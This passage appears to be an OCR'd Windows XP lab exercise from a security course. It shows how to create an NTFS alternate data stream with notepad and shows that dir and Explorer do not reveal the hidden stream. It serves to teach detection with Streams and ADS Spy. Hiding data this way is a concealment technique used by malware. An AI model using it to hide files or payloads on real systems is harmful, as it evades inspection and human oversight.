
3. Connect to the depot share on 172.30.10.36 (Start > Run... > \\172.30.10.36\depot) .

4. Download the Streams and ADS Spy folders to your desktop.

5. From Streams folder, copy the steams.exe file to your C:\WINDOWS\system32 directory.

Creating an Alternate Data Stream

`notepad tim.txt`




```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\cis76 student>notepad tim.txt

C:\Docu
```

Notepad

Cannot find the tim.txt file.


Do you want to create a new file?

Running notepad from the command line to create a new text file



```
Timothy Michael "Tim" Kaine (born February 26, 1958) is an American
attorney and politician serving as the junior United States Senator
from Virginia. A Democrat, Kaine was elected to the Senate in 2012 and
is the nominee of his party for Vice President of the United States in
the 2016 election.
```

Paste in some sample text, format with word wrap, and save the file.




Address: C:\Documents and Settings\cis76 student

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\cis76 student>notepad tim.txt

C:\Documents and Settings\cis76 student>dir
 Volume in drive C has no label.
 Volume Serial Number is 1C6F-0AAD

 Directory of C:\Documents and Settings\cis76 student

10/30/2016  02:59 PM    <DIR>          .
10/30/2016  02:59 PM    <DIR>          ..
10/30/2016  02:54 PM    <DIR>          Desktop
07/31/2016  03:34 PM    <DIR>          Favorites
08/15/2016  04:05 AM    <DIR>          My Documents
07/31/2016  07:55 AM    <DIR>          Start Menu
10/30/2016  03:00 PM               296 tim.txt
               1 File(s)            296 bytes
               6 Dir(s)   6,491,885,568 bytes free

C:\Documents and Settings\cis76 student>
```

Use dir to list the files, including the new tim.txt file, from the command line

notepad tim.txt:secret-service-name




```
C:\Documents and Settings\cis76 student>notepad tim.txt:secret-service-name

C:\Documents and Settings\cis76 student>
```

Notepad

Cannot find the tim.txt:secret-service-name.txt file.

Do you want to create a new file?

Create an alternate data stream named "secret-service-name" associated with tim.txt




```
C:\Documents and Settings\cis76 student>notepad tim.txt:secret-service-name

C:\Documents and Settings\cis76 student>
```

tim.txt:secret-service-name.txt - Notepad
File Edit Format View Help

```
Tim Kaine's secret service name is: Daredevil
```


Add some text to the alternate stream, save and exit.



```
C:\Documents and Settings\cis76 student>notepad tim.txt:secret-service-name

C:\Documents and Settings\cis76 student>dir
 Volume in drive C has no label.
 Volume Serial Number is 1C6F-0AAD

 Directory of C:\Documents and Settings\cis76 student

10/30/2016  02:59 PM    <DIR>          .
10/30/2016  02:59 PM    <DIR>          ..
10/30/2016  02:54 PM    <DIR>          Desktop
07/31/2016  03:34 PM    <DIR>          Favorites
08/15/2016  04:05 AM    <DIR>          My Documents
07/31/2016  07:55 AM    <DIR>          Start Menu
10/30/2016  03:22 PM               296 tim.txt
               1 File(s)            296 bytes
               6 Dir(s)   6,491,885,568 bytes free

C:\Documents and Settings\cis76 student>_
```


Showing the tim.txt file with Explorer and command line.
Note there is no indication of an alternate stream.

dir



